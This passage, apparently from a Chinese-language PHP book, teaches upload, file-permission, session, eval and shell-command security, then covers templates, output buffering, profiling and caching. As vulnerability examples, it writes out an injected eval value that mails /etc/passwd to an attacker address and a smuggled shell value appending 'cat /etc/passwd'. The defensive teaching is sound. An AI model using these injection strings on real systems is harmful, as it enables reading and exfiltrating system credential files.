要小心使用浏览器发送的文件名，尽量不要用它作为文件系统中的文件名。很简单就可以让浏览器发送一个标识为 */etc/passwd* 或 */home/ramus/.forward* 的文件。你可以在所有用户交互中用浏览器提供的名字，但是要自己生成唯一的名字用来实际调用文件。例如：

```
$browserName = $_FILES['image']['name'];
$tempName = $_FILES['image']['tmp_name'];

echo "Thanks for sending me {$browserName}.";

$counter++; // 永久变量
$filename = "image_{$counter}";

if (is_uploaded_file($tempName)) {
 move_uploaded_file($tempName, "/web/images/{$filename}");
}
else {
 die("There was a problem processing the file.");
}
```

提防文件系统填充

另一个陷阱是上传文件的大小。虽然你可以告诉浏览器要上传的文件的最大大小，但这仅是一个建议，并且不能确保你的脚本不处理大的文件。攻击者可以通过发送足够大的文件填充你服务器的文件系统来制造拒绝服务攻击。

php.ini 文件中的 post_max_size（以字节为单位）配置选项可设置你希望的文件的最大大小：

```
post_max_size = 1024768; //1MB
```

PHP 将会忽略数据量超过这个大小的请求。默认 10MB 可能能满足大多数网站的需要。

考虑 EGPCS 设置

默认的 variables_order（EGPCS：environment、GET、POST、cookie、server）配置先于 cookie 处理 GET 和 POST 参数。这有可能让用户发送 cookie 覆盖你认为包含上传文件信息的全局变量。为了避免这种欺骗，可使用 is_uploaded_file() 来检查文件是否真正地上传了。例如：

```
$uploadFilepath = $_FILES['uploaded']['tmp_name'];

if (is_uploaded_file($uploadFilepath)) {
 $fp = fopen($uploadFilepath, 'r');

 if ($fp) {
 $text = fread($fp, filesize($uploadFilepath));
 fclose($fp);

 // 使用文件内容做一些事
 }
}
```

PHP 提供了 move_uploaded_file() 函数专门用来移动上传的文件。这比用系统级函数或 PHP 的 copy() 函数直接移动文件要好。例如，下面的代码不可能被 cookie 欺骗：

```
move_uploaded_file($_REQUEST['file'], "/new/name.txt");
```

未授权的文件访问

如果只有你和你信任的人可以登录到网页服务器，你不用担心 PHP 程序创建的文件权限。然而，大多数网站是运行在 ISP 的机器上的，不信任的人可以读取 PHP 程序创建的文件会有风险。这里有几种技术可以用来处理文件权限问题。

限制文件系统访问特定目录

你可以从 PHP 脚本中设置 open_basedir 选项来限制对特定目录的访问。如果在 *php.ini* 中设置了 open_basedir，PHP 会限制文件系统和 I/O 函数让它们只可以操作该目录和它的子目录。例如：

```
open_basedir = /some/path
```

这个配置生效后，下面所示的函数调用是成功的：

```
unlink("/some/path/unwanted.exe");
include("/some/path/less/travelled.inc")
```

但下面这些就会造成运行时错误：

```
$fp = fopen("/some/other/file.exe", 'r');
$dp = opendir("/some/path/../other/file.exe");
```

当然，一台网页服务器可以运行许多应用程序，并且每个应用程序通常把文件存储到自己的目录。你也可以在 *httpd.conf* 中的每个虚拟主机上像下面这样配置 open_basedir：

```
<VirtualHost 1.2.3.4>
 ServerName domainA.com
 DocumentRoot /web/sites/domainA
 php_admin_value open_basedir /web/sites/domainA
</VirtualHost>
```

类似地，可以在 *httpd.conf* 中配置每个目录或每个 URL：

```
# 通过目录配置
<Directory /home/httpd/html/app1>
 php_admin_value open_basedir /home/httpd/html/app1
</Directory>

# 通过 URL 配置
<Location /app2>
 php_admin_value open_basedir /home/httpd/html/app2
</Location>
```

open_basedir 目录只可以在 *httpd.conf* 文件中设置，但不能在 *.htaccess* 文件中设置，并且只能用 php_admin_value 来设置。

第一次就获取正确的权限

不要创建文件后再改变它的权限。这会产生一个*争用状态*，当一个文件被创建后，但还未被锁定时，一个“幸运的”用户可以打开它。使用 umask() 函数可去掉不需要的权限。例如：

```
umask(077); // 禁用 ---rwxrwx
$fh = fopen("/tmp/myfile", 'w');
```

默认情况下，fopen() 函数会尝试用权限 0666（rw-rw-rw-）创建文件。先调用 umask() 禁用组和其他位，只保留 0600(rw-------)。现在调用 fopen()，文件会用这个权限来创建。

不要使用文件

因为一台机器上的所有脚本都是以相同用户运行的，脚本创建了其他用户可读的文件，它不会关心是哪个用户写的脚本。要读取文件，脚本只需要知道文件名。

这种情况无法改变，所以最好的办法是不要使用文件存储受保护的数据；更安全的地方是存储到数据库。

一个复杂的变通方案是为每个用户运行不同的 Apache 守护进程。如果你在 Apache 实例池的前面添加了比如 *haproxy* 的反向代理，那么可以在一台机器上服务多于 100 个用户。很少有网站是这样做的，因为比较复杂，并且相比一个 Apache 守护进程可以服务上千个用户来说，需要为这种典型场景付出很高的代价。

保护会话文件

对于 PHP 内置的会话支持，会话信息以文件存储。文件被命名为 /tmp/sess_*id*，*id* 是会话名称，属于网页服务器用户 ID，通常是 nobody。

因为在网页服务器上的所有 PHP 脚本都是以相同用户运行的，这意味着任何在服务器上的 PHP 脚本可以为其他 PHP 站点读取任何会话文件。在这种 PHP 代码被存储在 ISP 服务器可以共享 PHP 脚本的情况下，其他 PHP 脚本都能看到你的会话存储的变量。

还有更糟的，其他服务器上的用户可以在会话目录 */tmp* 中创建文件。不能阻止攻击者创建一个假的会话文件，其中包含任何他想放进去的变量和值。然后他们可以让浏览器向你的脚本发送一个包含伪造会话名的 cookie，你的脚本也会很情愿加载存储在伪造会话文件中的变量。

一个变通方案是，要求你的服务提供商配置它们的服务器，把你的会话文件放置在你自己的目录中。这意味着在 Apache 的 *httpd.conf* 文件中，你的 VirtualHost 区块中将会包括：

```
php_value session.save_path /some/path
```

如果你的服务器具有 *.htaccess* 能力并且 Apache 配置可以让你覆盖选项，你可以自己做一些修改。

隐藏 PHP 库

很多黑客都了解的弱点是，可以下载存储在网页服务器文件根目录中的包含文件或存储了数据的 HTML 和 PHP 文件。要防止这种事情发生，你要做的就是把代码库和数据放

在服务器文件根目录的外面。

例如，如果根目录是 */home/httpd/html*，所有在该目录下的文件都可以通过 URL 下载。把你的代码库、配置文件、日志文件和其他数据放在该目录外是很简单的事（例如，放进 */usr/local/lib/myapp*）。这不会阻止其他网页服务器的用户访问那些文件（参见本章前面“不要使用文件”一节），但是它可以阻止文件被远程用户下载。

如果你必须把这些附属文件存储在文件根目录，那么可以配置网页服务器拒绝对这些文件的请求。举个例子，下面会让 Apache 拒绝任何以 *.inc* 作为扩展名的文件请求，这里 PHP 常用的包含文件的扩展名如下：

```
<Files ~ "\.inc$">
 Order allow,deny
 Deny from all
</Files>
```

一个更好的、更可取的防止下载 PHP 源代码文件的方法是，总是以 *.php* 作为扩展名。

如果把代码库存储在不同的目录，你需要告诉 PHP 代码库在哪里。可以在代码中给每个 `include()` 或 `require()` 设置路径，也可以改变 *php.ini* 中的 `include_path` 设置：

```
include_path = ".:/usr/local/php:/usr/local/lib/myapp";
```

PHP 的代码问题

使用 `eval()` 函数，PHP 可以让脚本执行任意 PHP 代码。虽然它有点小用处，但允许任何“用户提供”的数据放进 `eval()` 调用就是求着黑客上门。举例说明，下面的代码是一个噩梦：

```
<html>
 <head>
 <title>Here are the keys...</title>
 </head>

 <body>
 <?php if ($_REQUEST['code']) {
 echo "Executing code...";

 eval(stripslashes($_REQUEST['code'])); // 不好！
 } ?>

 <form action="<?php echo $_SERVER['PHP_SELF']; ?>">
 <input type="text" name="code"/>
```

```
 <input type="submit" name="Execute Code"/>
 </form>
 </body>
</html>
```

这个页面接受表单的任意 PHP 代码并作为脚本的一部分运行。运行代码可以访问脚本的所有全局变量并与脚本同权限运行代码。不难看出为什么有问题——把下面的内容输入表单：

```
include("/etc/passwd");
```

别这么用 eval()。这种脚本实际上没法保证安全。

可以通过在 *php.ini* 的 disable_functions 配置选项中列出特殊的函数以全局禁用它们，函数名用逗号分开。例如，不需要 system() 函数，可以禁用它：

```
disable_functions = system
```

但这不会让 evel() 更安全，因为没有方法阻止修改重要的变量或调用内建的构造，比如 echo() 调用。

在 include、require、include_once 和 require_once 的情况下，最好用 allow_url_fopen 关闭远程文件访问。

任何使用 eval() 和 preg_replace() 的 /e 选项的代码都是危险的，尤其是你在调用中使用“用户提供”的数据时。看下面：

```
eval("2 + {$userInput}");
```

看起来没什么。然而，假使用户输入下面的值：

```
2; mail("l33t@somewhere.com", "Some passwords", "/bin/cat /etc/passwd");
```

在这种情况下，你想和不想的命令都会被执行。仅有的可行方案是永远不要将“用户提供”的数据给 eval()。

shell 命令弱点

在你的代码中用 exec()、system()、passthru() 和 popen() 函数和反引号操作符（`）时要非常谨慎。shell 的问题是因为它能识别特殊的符号（例如，分开命令用的分号）。例如，假使你的脚本中包含这样一行：

```
system("ls {$directory}");
```

如果用户传递 "/tmp;cat /etc/passwd" 作为 $directory 的参数值，你的密码文件将会由于 system() 执行了下面的命令而显示出来：

```
ls /tmp; cat /etc/passwd
```

在必须将“用户提供”的参数传递到命令行的情况下，要在字符串上用 escapeshellarg() 来转义任何对命令行有特殊含义的序列：

```
$cleandArg = escapeshellarg($directory);
system("ls {$cleandArg}");
```

现在，如果用户传递 "/tmp;cat /etc/passwd"，实际运行的命令是：

```
ls '/tmp;cat /etc/passwd'
```

避开命令行脚本的最简单方式是，不管什么程序，尽量调用 PHP 代码，而不是调用外面的 shell。内置函数可能比任何涉及命令行的东西更安全。

数据加密问题

要讨论的最后一个主题是，对希望不能以原有形式查看的数据进行加密。这主要适用于网站密码，但也有其他例子，如社会安全号码（加拿大的社会保险号码）、信用卡号码和银行账户号码。

查看 PHP 网站 FAQ 页面上[注1]的讨论，可找到满足你为特定数据加密的最佳方法。

更多信息

下面的资源可以帮助你扩展本章前面介绍的知识：

- Chris Shiflett 编写的 *Essential PHP Security* 一书（由 O'Reilly 出版）和它的网站[注2]。
- 开放网站程序安全项目，参见链接 25 指向的网站。

安全概要回顾

因为安全是非常重要的问题，因此我们要重申本章介绍的重点以及添加一些小贴士。

注 1　网址参见链接 23。
注 2　网址参见链接 24。

- 确保对所有你从远程数据源接收的数据进行过滤，这样它们才会是期望的数据。记住，你的过滤逻辑越严格，你的程序越安全。
- 用上下文情景的方式转义输出，以确保你的数据不被远程系统错误解释。
- 总是初始化你的变量。当 register_globals 指令开启的时候这非常重要。
- 禁用 register_globals、magic_quote_gpc 和 allow_url_fopen。参考 PHP 官方网站了解这些指令的详细内容。
- 只要构建文件名，就用 basename() 和 realpath() 检查其组成。
- 把包含文件存储到文件根目录外面。包含文件最好不用 *.inc* 作为扩展名，而用 *.php* 作为扩展名，或其他不明显的扩展名。
- 当用户权限变更时总是调用 session_regenerate_id()。
- 只要构成的文件名有用户提供的成分，就要用 basename() 和 realpath() 检查文件名的组成。
- 不要先创建文件再修改它的权限。使用 umask() 可使文件用正确的权限创建。
- 不要在 eval() 和带 /e 选项的 preg_replace() 或任何系统命令——exec()、system()、popen()、passthru() 和反引号（`）操作符——中使用“用户提供”的数据。

下一步

对于这些潜在的漏洞，你可能想知道到底为什么要做这种“Web 开发工作”。几乎每天都有银行和投资公司的网络安全漏洞造成大量数据丢失和身份盗窃的报告。至少，如果你想成为一名优秀的 Web 开发人员，必须始终关注安全性，并牢记安全性是一个不断变化的领域。永远不要假设你的系统是 100% 安全的。

下一章将讨论应用程序开发技术。这是 Web 开发人员可以真正发挥作用并避免许多麻烦的另一个领域。我们将讨论代码库、错误处理和性能调优的使用。

第 15 章

应用技术

到目前为止，你应该对 PHP 语言和其在各种情况下的使用有了较充分的理解。现在将向你展示 PHP 应用中一些有用的技术，比如代码库、模板系统、有效的输出处理、错误处理和性能优化。

代码库

如你所见，PHP 发布了大量的扩展库，将有用的功能组合成了包，供你在脚本中访问。我们分别在第 10、11 和 12 章涵盖了 GD、FPDF 和 Libxslt 扩展库。

要想发布一个 PHP 扩展库，你可以用自己网站中多次用到的部分代码创建库。一般是把涉及的函数集合存储到一个 PHP 文件。然后，当你在页面中用到那些功能时，可以用 `require_once()` 将文件内容插入当前脚本。

注意，还有三个可用的同类函数，它们是 `require()`、`include_once()` 和 `include()`。第 2 章具体讨论过这些函数。

例如，你有一个辅助创建有效 HTML 表单元素的函数集合：其中一个函数创建文本字段或 `textarea`（基于你告诉它的最大字符数），另外一个创建一系列用来设置日期时间的弹出表单等。如果将代码复制到很多页面，那是冗余且容易出错的，并且修复其中的功能时很麻烦，创建一个函数库才是合适的选择。

当把函数组合到一个代码库中时，需要小心维护组合同类函数和不常用函数的平衡。当在页面中包含一个代码库时，所有库中的函数都会被解析，不管它们是不是将被全部使用。虽然 PHP 解析器很快，但是少解析一个函数更快。同时，不要把函数分开放到太多

不同的库中，这会造成在每个页面包含很多文件，文件访问是很慢的。

模板系统

一个模板系统提供了一种把网页代码从布局中分开的方式。在大型项目中，模板可以让设计者专注于设计页面，程序员（或多或少）专注于编程。模板系统最基本的思想是网页包含可被动态内容替换的特殊标记。一个网页设计者可以创建一个 HTML 页面并且只用考虑布局，为不同类型需求的动态内容使用合适的标记。另一方面，程序员的职责是创建代码来为标记生成动态内容。

为了具体化这一点，让我们看一个简单的例子。考虑下面的网页，要求用户提供一个名字并且感谢用户：

```
<html>
 <head>
 <title>用户信息</title>
 </head>

 <body>
 <?php if (!empty($_GET['name'])) {
 // 用提供的值去做某件事 ?>

 <p><font face="helvetica,arial">感谢填完表单，
 <?php echo $_GET['name'] ?>.</font></p>
 <?php }
else { ?>
 <p><font face="helvetica,arial">请输入下面的信息：
 </font></p>

 <form action="<?php echo $_SERVER['PHP_SELF'] ?>">
 <table>
 <tr>
 <td>Name:</td>
 <td>
 <input type="text" name="name"/>
 <input type="submit"/></td>
 </tr>
 </table>
 </form>
<?php } ?>
</body>
</html>
```

在各种布局标签中，不同位置标记中的 PHP 元素，比如 font 和 table 元素，留给设计者完成是比较好的，尤其是复杂页面。使用模板系统，可以把页面拆分为不同的文件，一些包含 PHP 代码，另一些包含布局。HTML 页面将会包含特殊的动态内容替换标记。示例 15-1 展示了这个简单表单的新 HTML 模板页面，以 *user.template* 文件存储。它使用 {DESTINATION} 标记来指明表单处理的脚本。

示例 15-1：用户输入表单的 HTML 模板

```
<html>
 <head>
 <title> 用户信息 </title>
 </head>

 <body>
 <p> 请输入下面的信息 : </p>

 <form action="{DESTINATION}">
 <table>
 <tr>
 <td> 名字 :</td>
 <td><input type="text" name="name"/></td>
 </tr>
 </table>
 </form>
 </body>
</html>
```

示例 15-2 展示了“感谢页面”模板，叫作 *thankyou.template*。在用户填写完表单后进行展示。这个页面使用了 {NAME} 标记来包含用户名字的值。

示例15-2：“感谢页面”的HTML 模板

```
<html>
 <head>
 <title> 感谢 </title>
 </head>

 <body>
 <p> 感谢填完表单，{NAME}。</p>
 </body>
</html>
```

现在我们需要一个脚本处理这些模板页面，使用合适的信息填充各种标记。示例 15-3 展示了用于这些模板的 PHP 脚本（一个在用户填充信息之前，一个在之后）。PHP 代码使

用 fillTemplate() 函数来联合值与模板文件。这个文件叫作 *form_template.php*。

示例15-3: 模板脚本

```
<?php
$bindings["DESTINATION"] = $_SERVER["PHP_SELF"];
$name = $_GET["name"];

if (!empty($name)) {
 // 用提供的值去做某件事
 $template = "thankyou.template";
 $bindings["NAME"] = $name;
}
else {
 $template = "user.template";
}

echo fillTemplate($template, $bindings);
```

示例 15-4 展示了用在示例 15-3 所示脚本中的 fillTemplate() 函数。函数接受模板文件名（相对于根目录中 *templates* 目录的位置）、值的数组和可选的指令，用来处理未传值的标记。可用的值为：delete，删除标记；comment，用提示该值丢失的注释替换标记；其他，保留标记。这个文件叫作 *func_template.php*。

示例 15-4: fillTemplate()函数

```
<?php
function fillTemplate($name, $values = array(), $unhandled = "delete") {
 $templateFile = "{$_SERVER['DOCUMENT_ROOT']}/templates/{$name}";

 if ($file = fopen($templateFile, 'r')) {
 $template = fread($file, filesize($templateFile)); fclose($file);
 }
 $keys = array_keys($values);

 foreach ($keys as $key) {
 // 查找并替换模板中遇到的键
 $template = str_replace("{{$key}}", $values[$key], $template);
 }

 if ($unhandled == "delete") {
 // 去掉剩下的键
 $template = preg_replace("/{[^ }]*}/i", "", $template);
 }
 else if ($unhandled == "comment") {
```

```
    //注释剩下的键
    $template = preg_replace("/{([^ }]*)}/i", "<!-- \\1 undefined -->", $template);
    }

    return $template;
}
```

很明显，这个模板系统的示例有点不自然。但是如果你考虑一个要展示上百篇新闻文章的大型 PHP 应用，使用诸如 {HEADLINE}、{BYLINE} 和 {ARTICLE} 标记的模板系统可能会更有用，它可以让设计者创建文章页面的布局并不需要担心实际的内容。

虽然模板可以减少设计者必须去看的 PHP 代码，但这需要做性能上的权衡，因为每个请求从模板构建页面都会产生消耗。在每个发出的页面上做模式匹配将会拖慢一个热门站点。Andrei Zmievski 的 Smarty[注1] 是一个高效的模板系统，通过将模板转化为 PHP 和捕获输出来灵巧地避免了很多性能问题。不用每个请求都做模板替换，只有模板文件改变的时候才去做。

处理输出

PHP 的一切都是关于在浏览器上显示输出。因此，有一些使处理输出更有效和合理的技术。

输出缓冲

PHP 默认用 echo 或类似的命令在每个命令执行完后将结果发送到浏览器。你可以用 PHP 的输出缓冲函数将正常发送到浏览器的信息收集到缓冲区，可以延迟发送（或彻底清理）。这可以让你在内容生成后指定内容长度、捕获一个函数的输出或丢弃内建函数的输出。

使用 ob_start() 函数打开输出缓冲：

```
ob_start([callback]);
```

可选的 *callback* 参数是后处理输出的函数名。如果指定 *callback*，当缓冲区刷新后将会向函数传递收集到的输出，而函数会返回一个要发送到浏览器的输出字符串。例如，你可以用函数将所有出现的 *http://www.yoursite.com* 都转换为 *http://www.mysite.com*。

当输出缓冲开启时，所有的输出都将被存储进内部的缓冲区。要获取当前缓冲区的长度

注 1　详情请参见链接 26。

和内容，可用 ob_get_length() 和 ob_get_contents()：

```
$len = ob_get_length();
$contents = ob_get_contents();
```

如果缓冲没有开启，这些函数会返回 false。

有两种方式来抛弃缓冲区中的数据。ob_clean() 函数可清理输出缓冲区但是不会关闭后面输出的缓冲。ob_end_clean() 函数清理输出缓冲区并且结束输出缓冲。

将收集到的输出发送到浏览器（这个行为被称为“刷新”缓冲区）有三种方式。ob_flush() 函数将输出数据发送到网页服务器并且清理输出，但是不终止输出缓冲。flush() 函数除了刷新和清理输出缓冲区，还会尝试让网页服务器立刻将数据发送到浏览器。ob_end_ flush() 函数将输出数据发送到网页服务器并且终止输出缓冲。在所有情况下，如果你用 ob_ start() 指定了回调，函数将在把数据发送到服务器的时候被调用。

如果你的脚本结束了输出但缓冲还在开启，即如果你没有调用 ob_end_flush() 或 ob_end_clean())，PHP 会为你调用 ob_end_flush()。

下面的代码收集 phpinfo() 函数的输出并且使用它来确定你是否安装了 GD 图片模块：

```
ob_start();
 phpinfo();
 $phpinfo = ob_get_contents();
ob_end_clean();

if (strpos($phpinfo, "module_gd") === false) {
 echo " 对不起，你的 PHP 不支持 GD。";
}
else {
 echo " 恭喜，你的 PHP 支持 GD ！ ";
}
```

当然，检查一个扩展是否可用更快更简单的方法是选择一个你知道的扩展函数并且检查它是否存在。对于 GD 扩展，你可以这样做：

```
if (function_exists("imagecreate")) {
 // 做点有用的事
}
```

要在文件中将 *http://www.yoursite.com* 改变为 *http://www.mysite.com/*，只要像下面这样包裹一个页面即可：

```
ob_start(); ?>
```

```
Visit <a href="http://www.yoursite.com/foo/bar">our site</a> now!

<?php $contents = ob_get_contents();
ob_end_clean();
echo str_replace("http://www.yoursite.com/",
"http://www.mysite.com/", $contents);
?>

Visit <a href="http://www.mysite.com/foo/bar">our site</a> now!
```

另外一种方式是用回调。这里的 rewrite() 回调会改变页面中的文本：

```
function rewrite($text) {
 return str_replace("http://www.yoursite.com/",
"http://www.mysite.com/", $text);
}

ob_start("rewrite"); ?>

Visit <a href="http://www.yoursite.com/foo/bar">our site</a> now!
Visit <a href="http://www.mysite.com/foo/bar">our site</a> now!
```

压缩输出

现代浏览器支持压缩网页文本；服务器发送压缩的文本，浏览器对收到的内容解压。要自动压缩你的网页，将它像这样包起来：

```
ob_start("ob_gzhandler");
```

内建的 ob_gzhandler() 函数可以用来作为 ob_start() 的回调函数。它根据浏览器发送的 Accept-Encoding 头来压缩缓冲的页面。可用的压缩技术有：*gzip*、*deflate* 和 *none*。

压缩短的页面是没有意义的，因为压缩和解压缩的时间都超过了发送未压缩文本的时间。压缩大页面（超过 5KB）才有意义。

不用在每个页头添加 ob_start() 调用，可以在 *php.ini* 文件中用 output_handler 选项设置每个页面的回调。要是做压缩，这个选项就是 ob_gzhandler。

性能调优

在考虑性能调优之前，需要花些时间让你的代码正常工作。一旦代码可以正常工作，你就可以找出较慢的部分或“瓶颈”。如果边写代码边优化，你会发现优化的代码往往更

难阅读并要花更多时间去写。如果将时间花费在不会出问题的代码上，那是在浪费时间，尤其是需要过一段时间后维护代码，而那些代码不再看得懂就更糟了。

一旦你的代码可以工作，你应该找出其中需要优化的地方。优化代码的目标通常为缩短运行时间和减少内存占用。

在优化之前，问自己到底是否需要优化。太多的程序员都把时间花费在琢磨一系列复杂的字符串函数调用是否比单独的 Perl 正则表达式更快上，虽然包含这个代码的页面 5 分钟才被访问一次。只有在页面花费长时间加载并且用户感受到它慢的时候，优化才是必需的。流行网站经常有这些症状——如果对某个页面的请求来得足够快，生成该页面的时间之短可能意味着瞬间完成，时间之长则可能会导致服务器宕机。如果你的网站需要漫长的等待，可以打赌你的用户会立即决定从其他网站获取信息。

一旦决定页面需要优化（通过一些终端用户测试和监测），你可以进而找出什么地方慢了。你可以用本章后面“剖析”一节中讲述的技术来记录页面中各种子程序和逻辑单元的用时。这将有助于你找到页面中哪些部分花费时间太长——这些部分是你需要集中优化的地方。如果页面花费 5 秒生成，你不可能通过优化一个仅占用 0.25 秒的函数让它降低到 2 秒。找出最花费时间的代码并且专门对它进行优化。记录页面和需要优化部分的时间以确保你的修改起的不是反作用。

最后，要知道何时停手。有时候你要运行的程序的速度是有绝对限制的。在这种情况下，得到较好性能的方式是根据情况添置硬件。方案或许是升级到更快的机器或添加更多的网页服务器，并在其前端用反向代理缓存。

基准测试

如果你在用 Apache，则可以用 Apache 的基准测试工具——ab，来做高级的性能测试。要使用它，运行：

```
$ /usr/local/apache/bin/ab -c 10 -n 1000 http://localhost/info.php
```

这个命令测试 PHP 脚本 *info.php* 的速度，用 10 个并发请求执行 1000 次运行。基准测试工具返回不同的测试信息，包括最慢的、最快的和平均加载时间。你可以将那些测试值和静态 HTML 页面进行对比来看你的脚本运行有多快。

例如，下面是获取 1000 次只调用 `phpinfo()` 的页面输出：

```
This is ApacheBench, Version 1.3d <$Revision: 1.2 $> apache-1.3
Copyright (c) 1996 Adam Twiss, Zeus Technology Ltd,
http://www.zeus***.net/
Copyright (c) 1998-2001 The Apache Group, http://www.apache.org/
```

```
Benchmarking localhost (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
Finished 1000 requests
Server Software: Apache/1.3.22
Server Hostname: localhost
Server Port: 80

Document Path: /info.php
Document Length: 49414 bytes

Concurrency Level: 10
Time taken for tests: 8.198 seconds
Complete requests: 1000
Failed requests: 0
Broken pipe errors: 0
Total transferred: 49900378 bytes
HTML transferred: 49679845 bytes
Requests per second: 121.98 [#/sec] (mean)
Time per request: 81.98 [ms] (mean)
Time per request: 8.20 [ms] (mean, across all concurrent requests)
Transfer rate: 6086.90 [Kbytes/sec] received

Connnection Times (ms)
min mean[+/-sd] median max
Connect: 0 12 16.9 1 72
Processing: 7 69 68.5 58 596
Waiting: 0 64 69.4 50 596
Total: 7 81 66.5 79 596

Percentage of the requests served within a certain time (ms)
 50% 79
 66% 80
 75% 83
 80% 84
 90% 158
 95% 221
```

```
98% 268
99% 288
100% 596 (last request)
```

如果你的 PHP 脚本使用会话，ab 得到的结果将会和脚本真实的性能不太一致。由于一个会话锁定于一个请求，运行 ab 并发请求的结果将会极其糟糕。然而，在常规使用中，一个会话通常与一个用户关联，不太可能出现并发请求。

使用 ab 可以告诉你页面整体的速度，但是不会告诉你页面中部分代码中个别函数的速度。在你尝试修改代码来改善它的速度时，用 ab 来测试修改的效果。我们在下一节将展示如何记录页面个别部分的时间，但如果最终页面加载和运行仍然很慢，那么这些微基准测试并不重要。最终能证明性能优化成功的来自 ab 报告中的数字。

剖析

PHP 没有内置的剖析器，但是如果你认为有性能问题，那么可以用一些技术来研究代码。第一项技术是调用 microtime() 来准确地标识消逝的时间。可以在你准备剖析的代码前后分别插入 microtime() 调用，并且用它们的返回值来计算它花费了多长时间。

例如，下面这些代码可以找出 phpinfo() 输出花费了多长时间：

```
ob_start();
$start = microtime(true);

phpinfo();

$end = microtime(true);
ob_end_clean();

echo "phpinfo() took " . ($end - $start) . " seconds to run.\n";
```

重载页面几次，你将看到轻微波动的数字。用足够的频率重载它，你将看到不少波动。记录单次运行代码片段用时的危险是，你可能并不能得到机器的典型负载——用户启动 *emacs* 时服务器可能进行内存分页，或者它移除了源文件的缓存。最好的获取精确用时情况的方式是重复运行计时并观察用时的平均值。

PEAR 提供了 Benchmark 类来在脚本中简单地重复时间段。下面这个例子展示了如何使用它：

```
require_once 'Benchmark/Timer.php';

$timer = new Benchmark_Timer;
```

```
$timer->start();
 sleep(1);
 $timer->setMarker('Marker 1');
 sleep(2);
$timer->stop();

$profiling = $timer->getProfiling();

foreach ($profiling as $time) {
 echo $time["name"] . ": " . $time["diff"] . "<br>\n";
}

echo "Total: " . $time["total"] . "<br>\n";
```

这段程序的输出格式是：

```
Start: -
Marker 1: 1.0006979703903
Stop: 2.0100029706955
Total: 3.0107009410858
```

也就是说，sleep(1) 调用后它花费了 1.0006979703903 秒来进入标记 1，这是我们期望的。它从标记 1 到结束花费了 2 秒。你可以添加更多的标记来记录脚本中的各个部分。

优化执行时间

对缩短脚本的执行时间有一些小建议：

- 避免使用 printf()，只用 echo。
- 避免在循环中重新计算值，因为 PHP 解析器不会移除循环不变量。例如，如果 $array 大小不变，不要这么做：

  ```
  for ($i = 0; $i < count($array); $i++) { /* do something */}
  ```

  应该这样做：

  ```
  $num = count($array);
  for ($i = 0; $i < $num; $i++) { /* do something */}
  ```

- 只包含必要的文件。分离出包含文件中确定要用的函数，将它们放在一起。虽然这么做使代码维护稍微难了一点，但解析不用的代码也是浪费。
- 如果用了数据库，要使用持久化数据库连接——启动和关闭数据库连接是比较慢的。
- 能用简单的字符串操作函数解决问题时就不要用正则表达式。例如，要把一个字符串中的某个字符替换成另一个字符，要用 str_replace()，而不要用 preg_replace()。

优化内存占用

可以采用一些降低脚本内存占用的技术：

- 如果可能的话，用数字代替字符串：

```
for ($i = "0", $i < "10"; $i++) // 不推荐
for ($i = 0, $i < 10; $i++)     // 推荐
```

- 当你处理完一个大字符串时，应及时把保存字符串的变量设置为空，这会释放内存以便重用。
- 只包含必需的文件。用 include_once() 和 require_once() 来替代 include() 和 require()。
- 处理完 MySQL 和其他数据库的结果集后立即释放。在内存中保存用完的结果集没有任何好处。

反向代理和复制

添加一个硬件往往是获取更好性能的最快途径。最好先测试你的软件，相比购买新硬件，修复软件往往是更廉价的。本节将讨论扩展流量的三种常规方案：反向代理缓存、负载均衡服务器和数据库复制。

反向代理缓存

反向代理是放在网页服务器前端的程序，它处理所有客户端浏览器的连接。代理用来更快地提供静态文件，并且不管外观和实现，很多动态站点可以在不丢失服务的情况下被缓存一段时间。通常，你会在不同于你的网页服务器的机器上运行代理。

举个例子来说，一个繁忙的站点前端页面每秒被单击 50 次。如果第一个页面在数据库中是由两个查询构建的，并且数据库每分钟改变两次，你可以通过使用 Cache-Control 头告诉反向代理缓存页面 30 秒以使每分钟减少 5994 次数据库查询。最坏的情况是，从数据库更新到用户看到新数据将有 30 秒的延迟。对于大多应用来说，这样的延迟不是非常长，但它带来了显著的性能优势。

代理缓存可以个性化定制缓存内容，基于浏览器类型、支持语言或其他类似功能。常见的方案是发送 Vary 头确切地告诉缓存哪些请求参数影响了缓存。

既有硬件代理缓存的方案，也有一些很不错的软件实现。对于高效灵活的开源浏览器代理缓存软件，可以看看 Squid[注1]。更多关于代理缓存和如何使用缓存优化网站工作的内容可以参考 Duane Wessels 编写的 *Web Caching* 一书（由 O'Reilly 出版）。

注 1　详情请参见链接 27。

负载均衡和重定向

另一种提高性能的方式是将负载分摊到几台机器上。一个负载均衡系统通过均衡地分布负载或将请求转发到负载较少的机器上来实现。重定向器是一个程序，它重写传入的URL，允许细粒度地控制请求到独立服务器上的分布。

同样，也有硬件的 HTTP 重定向器和负载均衡器，但是重定向和负载均衡也可以在软件中被有效地使用。通过 SquidGuard[注1] 之类的工具来向 Squid 添加重定向逻辑，可以用多种方法提高性能。

数据库复制

有时数据库服务器会成为瓶颈——很多并发查询可能会拖垮一台服务器，从而导致性能低下。复制是一种很好的解决方案。把发生在一个数据库中的所有操作快速同步带到其他一个或者多个数据库中，所以最终你有很多相同的数据库。这可以让你的查询分散到不同的数据库服务器而不是只从一台服务器加载。

最有效的模型是用单向复制，就是你只有一个主数据库，要将其复制到几个从数据库上。对数据库的写入针对主服务器，对数据库的读取是负载均衡地跨多个从库。这项技术的目标架构是大量读和少量写，很多网页程序都适合这个场景。

图 15-1 展示了主从数据库的复制关系。




图 15-1：数据库复制关系

